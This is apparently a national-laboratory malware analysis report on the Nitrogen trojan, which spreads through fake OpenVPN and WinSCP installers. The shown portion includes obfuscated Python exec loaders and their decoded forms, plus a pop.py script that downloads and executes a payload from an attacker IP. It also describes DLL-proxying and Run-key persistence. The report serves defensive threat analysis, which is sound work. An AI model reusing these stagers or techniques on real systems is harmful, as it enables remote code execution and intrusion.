Pacific Northwest
NATIONAL LABORATORY

PNNL-39410

Malware Analysis Report

Analysis of Nitrogen infections

July 2026

Jordan J Sosnowski

U.S. DEPARTMENT OF ENERGY

Prepared for the U.S. Department of Energy
under Contract DE-AC05-76RL01830

DISCLAIMER

This report was prepared as an account of work sponsored by an agency of the United States Government. Neither the United States Government nor any agency thereof, nor Battelle Memorial Institute, nor any of their employees, makes **any warranty, express or implied, or assumes any legal liability or responsibility for the accuracy, completeness, or usefulness of any information, apparatus, product, or process disclosed, or represents that its use would not infringe privately owned rights**. Reference herein to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise does not necessarily constitute or imply its endorsement, recommendation, or favoring by the United States Government or any agency thereof, or Battelle Memorial Institute. The views and opinions of authors expressed herein do not necessarily state or reflect those of the United States Government or any agency thereof.

PACIFIC NORTHWEST NATIONAL LABORATORY
operated by
BATTELLE
for the
UNITED STATES DEPARTMENT OF ENERGY
under Contract DE-AC05-76RL01830

Printed in the United States of America

Available to DOE and DOE contractors from
the Office of Scientific and Technical Information,
P.O. Box 62, Oak Ridge, TN 37831-0062
www.osti.gov
ph: (865) 576-8401
fax: (865) 576-5728
email: reports@osti.gov

Available to the public from the National Technical Information Service
5301 Shawnee Rd., Alexandria, VA 22312
ph: (800) 553-NTIS (6847)
or (703) 605-6000
email: info@ntis.gov
Online ordering: http://www.ntis.gov

PNNL-39410

Malware Analysis Report

Analysis of Nitrogen infections

July 2026

Jordan J Sosnowski

Prepared for
the U.S. Department of Energy
under Contract DE-AC05-76RL01830

Pacific Northwest National Laboratory
Richland, Washington 99354

Acknowledgments

I want to express my gratitude to my Incident Response (IR) team colleagues for their dedicated efforts and collaboration during the analysis of this event. Special recognition goes to Thaddeus Jarecki for his valuable assistance in the editing phase of this paper. Thaddeus's editorial insights and thoughtful feedback significantly contributed to enhancing the content. Additionally, I appreciate Gregg Serene for his thorough technical review, playing a crucial role in ensuring the accuracy and technical soundness of the analysis. This collaborative effort, both during the incident and in refining the paper, underscores the cooperative spirit within our team. I am thankful for the contributions of each team member and the support and dedication exhibited throughout this process. Thank you all for your valuable contributions to this report.

Contents

Acknowledgments iii

Essence 7

1.0 Introduction 8

1.1 Research Method 8

1.2 Infection Chain 8

2.0 Technical Analysis 10

2.1 Nitrogen infection through an ISO file 10

2.1.1 Dynamic Analysis 10

2.1.2 Artifacts 15

2.2 Nitrogen infection through a ZIP file 17

2.2.1 Stage 0 – WinSCP_6.1.2-Setup.exe 18

2.2.2 Stage 1 – python311.dll 18

2.2.3 Stage 2 – slv.py 35

2.2.4 Stage Three – HUNGRY_BEGGAR.dll 40

3.0 Open-Source Intelligence 40

3.1.1 Possible variations 40

3.1.2 eSentire 44

3.1.3 Sophos 45

4.0 Course of Action 46

4.1 Improving user awareness 46

4.2 Using a proxy server or Next generation Firewall (NGFW) 46

4.3 Implementing Endpoint Detection and Response (EDR) 47

5.0 IOCs 48
5.1 Network Based 48
5.2 Host Based 52
6.0 MITRE ATT&CK 55
7.0 References 56
8.0 Appendix 57
8.1 File Listings 57
8.1.1 Initial ISO 57
8.1.2 msi.dll Resource ZIP 57
8.1.3 Initial ZIP 57
8.1.4 python311.dll Resource Section ZIP 58
8.1.5 installer_data.zip 58
8.2 Scripts 65
8.2.1 Python Bytecode Decompiler 65

Figures

Figure 1: Schematic overview of a Nitrogen infection 6
Figure 2: Nitrogen 1.0 ISO Listing 7
Figure 3: Resource ZIP listing 8
Figure 4: Nitrogen 1.0 Error 8
Figure 5: AutoRun for Malicious Pythoin 9
Figure 6: python310.dll Exports 9
Figure 7: Scripts run by python310.dll 10

Figure 8: Deobfuscated scripts run by python310.dll 11

Figure 9 pop.py contents 12

Figure 10: PDB string for python310.dll 12

Figure 11: PDB string for msi.dll 13

Figure 12: Terminal output for Nitrogen 13

Figure 13: Contents of msi.dll's resource section 14

Figure 14: Nitrogen 2.0 Initial ZIP Archive listing 15

Figure 15: python311.dll Exports 16

Figure 16: python311.dll Exports with nop 17

Figure 17: nop disassembly 17

Figure 18: Initial Process Tree for setup.exe 18

Figure 19: Later Process Tree for setup.exe 18

Figure 20: Command line for python.exe 18

Figure 21: DllMain Decompilation 19

Figure 22: internal_hook Decompilation Part 1 20

Figure 23 internal_hook Decompilation Part 2 21

Figure 24: internal_hook_callback Decompilation 22

Figure 25: PythonDropper::stage Decompilation Part 1 22

Figure 26: PythonDropper::stage Decompilation Part 2 23

Figure 27: Resource ZIP Listing 24

Figure 28: PythonDropper::stage Decompilation Part 3 25

Figure 29: PythonDropper::stage Decompilation Part 4 25

Figure 30: PythonDropper::stage Decompilation Part 5 26

Figure 31: PythonDropper::stage Decompilation Part 6 26

Figure 32: PythonDropper::stage Decompilation Part 7 27

Figure 33: PythonDropper::stage Decompilation Part 8 28

Figure 34: PythonDropper::stage Decompilation Part 9 29

Figure 35: PythonDropper::stage Decompilation Part 10 30

Figure 36: PythonDropper::stage Decompilation Part 11 31

Figure 37: slv.py Contents 32

Figure 38: Start of deobfuscated slv.py 34

Figure 39: main for Deobfuscated slv.py 35

Figure 40: /python listing 36

Figure 41: pp listing 37

Figure 42: pp3.py listing 37

Figure 43: pp3.py Post Deobfuscation 37

Figure 44 push.py listing. 38

Figure 45: python.bat listing 38

Figure 46: python.zip listing 39

Figure 47: python_msi_x64.zip listing 40

Figure 48: unzip.bat listing 40

Figure 49: msi.dll seen (red) and seen by Sophos (green) 42

Tables

Table 1 Domain and IP IOCs 44

Table 2 URL IOCs 46

Table 3 File Hash IOCs 48

Table 4 Folder Path IOCs 50

Essence

- Beginning April 2023, two Nitrogen cases were presented to PNNL and identified and analyzed by PNNLs CSOC.
- Nitrogen is a new malware which has been used since early 2023 to gain initial access to systems. It can be classified as Trojan Horse that attacks Windows systems, frequently targeting IT professionals. Both cases have seen it attempting to setup command and control (C2) instances using Cobalt Strike and Sliver.
- Post C2, it seems the attackers use the host for C2 purposes or for delivering ransomware.
- Attacks start with the abuse of Google's advertisement services with the attackers using ads posing as legitimate software, mainly targeted at people with computer expertise.
- In this report, PNNLs CSOC describes the way Nitrogen works, the way in which it is distributed, and a course of actions that can help organizations mitigate related risks.

1.0 Introduction

In recent months there has been an increase in Nitrogen detections. The Nitrogen family of malware is new and was first seen in mid-2023 through attempting to gain initial access to systems. This report contains a technical analysis of the malware family by providing insight on how it works, how it is distributed and how it can be prevented.

1.1 Research Method

For this publication, the Pacific Northwest National Laboratory (PNNL) Cybersecurity Operation Center (CSOC) conducted both a technical analysis and an analysis of open-source research. The technical analysis consists of an analysis of the infection chain, and of the Nitrogen malware itself. A majority of the focus is on the initial file during the second version (Section 2.2).

1.2 Infection Chain

In the incidents reviewed by the PNNL CSOC, the Nitrogen attack begins with a user clicking on a malicious Google advertisement. In one instance Nitrogen was dropped via an ISO file posing to be OpenVPN, another incident simply used a ZIP archive masquerading as WinSCP. Upon extracting either the ZIP or mounting the ISO the user is presented with a file called `setup.exe`. When this file is executed, the system is infected with the Nitrogen malware. Figure 1 shows a schematic overview of the attack flow of Nitrogen. It shows different versions of the infection chain side by side.




Figure 1: Schematic overview of a Nitrogen infection

2.0 Technical Analysis

The section below describes the technical workings of Nitrogen. The Nitrogen malware targets Windows systems and consists of multiple parts or stages. The two versions we analyzed varied in the exact number of parts, however, their overall purposes were similar: the initial archive file to drop the other files onto the system either through an ISO or ZIP, a loader (compiled binary and/or script), and the core C2 module. The loader decrypts the script and sets up all the necessary files for subsequent steps to then decrypt the next step in the process. The core C2 module in the first variant was a Cobalt Strike implant, in the second variant it was a Sliver implant.

Nitrogen does not do much in terms of classic anti-analysis to make reverse engineering difficult. Rather it utilizes techniques that make analysis more obtuse as there are less tools for analyzing them, such as using compiled Python bytecode and Go-lang or using less common techniques such as DLL proxying (sometimes referred to as DLL Forwarding).

2.1 Nitrogen infection through an ISO file

2.1.1 Dynamic Analysis

After visiting the malicious domain, an ISO file `OpenVPN_Installer.iso` is downloaded to the host from `openevpn[.]com`. The malicious website is an identical copy of `openvpn[.]com`. Upon double clicking the ISO it is loaded by the operating system and mounted as a virtual drive which can be seen in Figure 2. In this location there are two files: `msi.dll` and `setup.exe`. `setup.exe` is a direct copy of `msiexec.exe` which is used by Windows to install software. Upon clicking `setup.exe`, the program will attempt to locate `msi.dll` and load it as a library. Since `msi.dll` is located the currently directory it will use this file instead of the Windows provided one located in `C:\Windows\System32`.




Figure 2: Nitrogen 1.0 ISO Listing

However, the `msi.dll` located within the ISO is a malicious binary. Upon loading the malicious copy of `msi.dll` it will extract a ZIP archive stored in its resource section to `%LOCALAPPDATA%\python-3.10.10`. The ZIP archive contains a copy of the installation for Python3.10. The ZIPs contents can be seen in Figure 3.




Figure 3: Resource ZIP listing

At this point it also throws a warning up to the screen. It mentions that the program was unable to find `VCRUNTIME140.dll`. However, I checked my specific sandbox, and this DLL was located. I am unsure if this was done purposefully by the malware, or if it is having issues loading it. This can be seen in Figure 4.




Figure 4: Nitrogen 1.0 Error

Regardless, the malware continues to execute. After extracting the zip, `msi.dll` will then launch `pythonw.exe` from within the extracted directory. `pythonw.exe` is compiled for Python 3.10, so it will search for and load `python310.dll`. The code will then set `HKEY_USERS\<User SID>\Software\Microsoft\Windows\CurrentVersion\Run\Python` to equal `%LOCALAPPDATA%\python-3.10.10\pythonw.exe`. This will cause `pythonw.exe` to launch every time the user logs in.




Figure 5: AutoRun for Malicious Pythoin

However, like `setup.exe` with `msi.dll`, the `python310.dll` has been maliciously modified. `pythonw.exe` will attempt to locate `python310.dll` in the current directory. The malicious version of Python points all the legitimate exports needed for Python to `python311.dll` which is the legitimate DLL utilizing a technique called DLL Proxying[1]. The exports that are being pointed to the legitimate DLL can be seen in Figure 6.




Figure 6: python310.dll Exports

[1] https://www.ired.team/offensive-security/persistence/dll-proxying-for-persistence

Once the malicious DLL is loaded it will run through four different scripts in attempts at redundancy. It will stop running additional scripts once one works correctly. The scripts themselves will base64 decode and zlib inflate a pre-defined string and execute the returned contents as code. Then the DLL will attempt to make a connection to various IPs over multiple ports and protocols and once again zlib inflate and base64 decode the contents returned. The decoded and inflated content will then again be executed as code.

The scripts can be seen in their original context in Figure 7 and their deobfuscated forms in Figure 8. The `host` and `port` functions are lambda functions that take a predefined URL and port which are listed in Section 5.1.

```
exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')(
'eNpNkElPwzAQhe/5Fb7ZpqnTdMmhKIcglkIpSHQBEUVRlmljlYlT26loEf+dhArEaWbevJHmfXxXSWXQSfDUThMN3tDWR20duN8UdgCluSxjXq6lVQs/jvmPP47JZ3+MayWauz62B
789U7CvQRv8FR542Isie63kTnBt/BCnNRd5LCsoQeGIWoX2w8iSfi3Y/xW5KDS1JEvyvIAkbl7wQ4KXGlQ32EBpsIln8sSFSJwR6yEySzJeGqmLS3RfGhCoEdDzHL0hdxC7FAVVJeA
V0ik3jtcbMZe5I0Smk8Xs0UaCbwHdQbaVFK3OaR3XYy6aJ+tE8b8DTCMLPiAjLSmWQyZ3lQKtyRkaS71hK+ZAJGtjEFwYU40dB3cKqQ2hHTzGHW0UafkR2szOovaWk6cHPt3Pgvxqt
Xm/Wb5Mg+Nmcnu97GLasEzyxkmp9Q3L3YlU')[0]))

exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')(
'eNpNUmFv2jAQ/Ux+hb/ZHpkTCKWDKpMY6opUCgyyIQ0hyyRHY9XEqZ0w6LT/Pgc2qfKH83t3Z9l7Z3kotanQm5I7fycs9Hu+PVvvKGMX2BGMlbrgsthrrlYx5/JSzzn53R3i2ijXl
8V+9P/ODLzWYCv8Z3OUm3C79fdGH5S0VbzBulqqjOsSCjDYx5MkWawmosiUglvq5TbebD25R+TSGsdd5JLoKD/HpOvf+gNKkTZXHPk9P6JDr3WdBlmrvJZNYxfZajUd66KCU0UauFj
Ok/l4PuWOP3Yj2tSxNIf0hefaVoU4QPxVKAuXhFMs92d+0BlcHhvfLxM+m8/uvVZumSjd8BmpFXs/PAl9mlLq6dgl3oskH3LraCayLAeROTPjDcHfLZiPo2coKmfCk36TSonghoWIr
GWR6V8WzRLUCVl4hxzR792hU79H0agsFaxh9yir4Ca6ZVEfkcdJ8jTlkZIvgB6cIk3ROHeGQ9AJP7GwOWgl9sLIfy2Ybj04QUqahbMMUn0oDVhLrrtnu36vITMgmjUaCM6rqrTDIMD
txilC23iI27YypPGdUIeD2c9RIW6icCbLwWj9/OMh+XLm3zplvRwkC0zdnxCZq3QO/QVuFcdN')[0]))

exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')(
'eNo9UMFOwzAMPTdf0VttEaINlR2mlfu+ASGUpoZFTZMozrYC4t9plomLLb9nv2c9O8WQcv3tbC97zbRrJbOTHMxIWXJOZ5NlthOJj5Dquba+Ttp/Emw3uBdVTl9LrTh064VaGzzJL
d5wZYL3ZDLAKXAGlMUOEG9stlipa9Lx/X7GoeB9Ij2KimZDMRf54q/YEUV4RuG69Sl19lGbEZqXYyNZJTIXaBFfN29i6O6zQ3E9WUelIw8DHtwiNzz8s48rjIJmMlBCUAOZMMVEzLD
mofpdW8CByqb8abjZ8y+KP6xRZEc=')[0]))

exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')(
'eNo9T0lLxDAQPTe/orfOYDasUvewWEHEg4gIrjcRadNxtzRNQiarVfG/uyHLXmZ4H/NmZpi8C7Fkp0eK8scMnexaplUtOYa9jjIOE4kPF8q5HGwZWrslOF/iWhQxfB9qwU0eVrnBh
TzizdPtw/vm5fnu5hGTT2lnLekIsHMcAWXaDIhJ7AKloyholuRjSklrFRsiD5coTJOvUXvrWzlCdXlf5VaB9CfUiK/LN9E3R2xQf00GQ6UhCzlemUNcf3ZSF5lGQTNpSA+rnrSbfCB
myL+rblUnsqfklL8VV2v+Q/EPW4lfqw==')[0]))
```

Figure 7: Scripts run by python310.dll

```
import zlib,base64,sys
vi=sys.version_info
ul=__import__({2:'urllib2',3:'urllib.request'}[vi[0]],fromlist=['build_opener'])
hs=[]
o=ul.build_opener(*hs)
o.addheaders=[('User-Agent','Mozilla/5.0 (Macintosh; Intel Mac OS X 13_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15')]
exec(zlib.decompress(base64.b64decode(o.open('http://'+host()+':'+str(port())+'/Tu6UHNJiKqMAdBVgZEURKAygHFDU-').read())))


import zlib,base64,sys
vi=sys.version_info
ul=__import__({2:'urllib2',3:'urllib.request'}[vi[0]],fromlist=['build_opener','HTTPSHandler'])
hs=[]
if (vi[0]==2 and vi>=(2,7,9)) or vi>=(3,4,3):
        import ssl
        sc=ssl.SSLContext(ssl.PROTOCOL_SSLv23)
        sc.check_hostname=False
        sc.verify_mode=ssl.CERT_NONE
        hs.append(ul.HTTPSHandler(0,sc))
o=ul.build_opener(*hs)
o.addheaders=[('User-Agent','Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36')]
exec(zlib.decompress(base64.b64decode(o.open('https://'+host()+':'+str(port())+'/NZAna530Nip9AWgVGTBy_QlpuR9TP').read()))


import zlib,base64,ssl,socket,struct,time
for x in range(10):
        try:
                so=socket.socket(2,1)
                so.connect((host(),port()))
                s=ssl.wrap_socket(so)
                break
        except:
                time.sleep(5)
l=struct.unpack('>I',s.recv(4))[0]
d=s.recv(l)
while len(d)<l:
        d+=s.recv(l-len(d))
exec(zlib.decompress(base64.b64decode(d)),{'s':s})

import socket,zlib,base64,struct,time
for x in range(10):
        try:
                s=socket.socket(2,socket.SOCK_STREAM)
                s.connect((host(),port()))
                break
        except:
                time.sleep(5)
l=struct.unpack('>I',s.recv(4))[0]
d=s.recv(l)
while len(d)<l:
        d+=s.recv(l-len(d))
exec(zlib.decompress(base64.b64decode(d)),{'s':s})
```

Figure 8: Deobfuscated scripts run by python310.dll

The now inflated contents are executed as code, which in this sample launched a Meterpreter session. The Meterpreter shell spawns a handful of `cmd.exe` processes that run various recon commands. This activity seemed to have been done via hands-on-the-keyboard. However, later a script was seen that mimicked the commands to a degree. Following this, Meterpreter downloaded and unzipped a clean install of Python3.10 embedded to `C:\Users\Public\Video\python`. Then Meterpreter session will execute `pop.py` multiple times and `push.py` once. It seems `push.py` is not on the host as the malware attempts to curl it. `pop.py` was the script that reached out to the domain that ultimately contained Cobalt Strike. The contents of `pop.py` can be seen in Figure 9. The script will reach out to a malicious IP and execute the returned contents of code. The code downloaded at this point is a Cobalt Strike instance. Analysis on Cobalt Strike ended here as we were more interested in the Nitrogen family itself and not the C2 framework.

```python
import urllib.request
import base64
import ssl
import ctypes
import sys
vi=sys.version_info
ul=__import__({2:'urllib2',3:'urllib.request'}[vi[0]],fromlist=['build_opener','HTTPSHandler'])
hs=[]
if (vi[0]==2 and vi>=(2,7,9)) or vi>=(3,4,3):
        sc=ssl.SSLContext(ssl.PROTOCOL_SSLv23)
        sc.check_hostname=False
        sc.verify_mode=ssl.CERT_NONE
        hs.append(ul.HTTPSHandler(0,sc))
o=ul.build_opener(*hs)
o.addheaders=[('User-Agent','Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0')]
gcontext = ssl.SSLContext(ssl.PROTOCOL_SSLv23)
gcontext.check_hostname = False
gcontext.verify_mode = ssl.CERT_NONE
request = urllib.request.Request('https://45.81.243.149:8443/memory')
base64string = base64.b64encode(bytes('%s:%s' % ('testuser', 'Sup3rP4ss!'),'ascii'))
request.add_header("Authorization", "Basic %s" % base64string.decode('utf-8'))
result = urllib.request.urlopen(request, context=gcontext)
payload = result.read()
exec(payload)
```

Figure 9 pop.py contents

2.1.2 Artifacts

2.1.2.1 PDB Path

As mentioned previously, the authors left behind evidence that is usually removed by the time end users are attacked. For instance, the PDB path used for debugging purposes was left in both the `msi.dll` and `python310.dll` the path being `Z:\projects\nitrogen_vs\x64\Release - msi.dll\Nitrogen.pdb` and `Z:\projects\nitrogen_vs\x64\Release - python310emb\Nitrogen.pdb`, respectively. These strings can be seen in Figure 10 and Figure 11.




Figure 10: PDB string for python310.dll




Figure 11: PDB string for msi.dll

2.1.2.2 Debug Strings

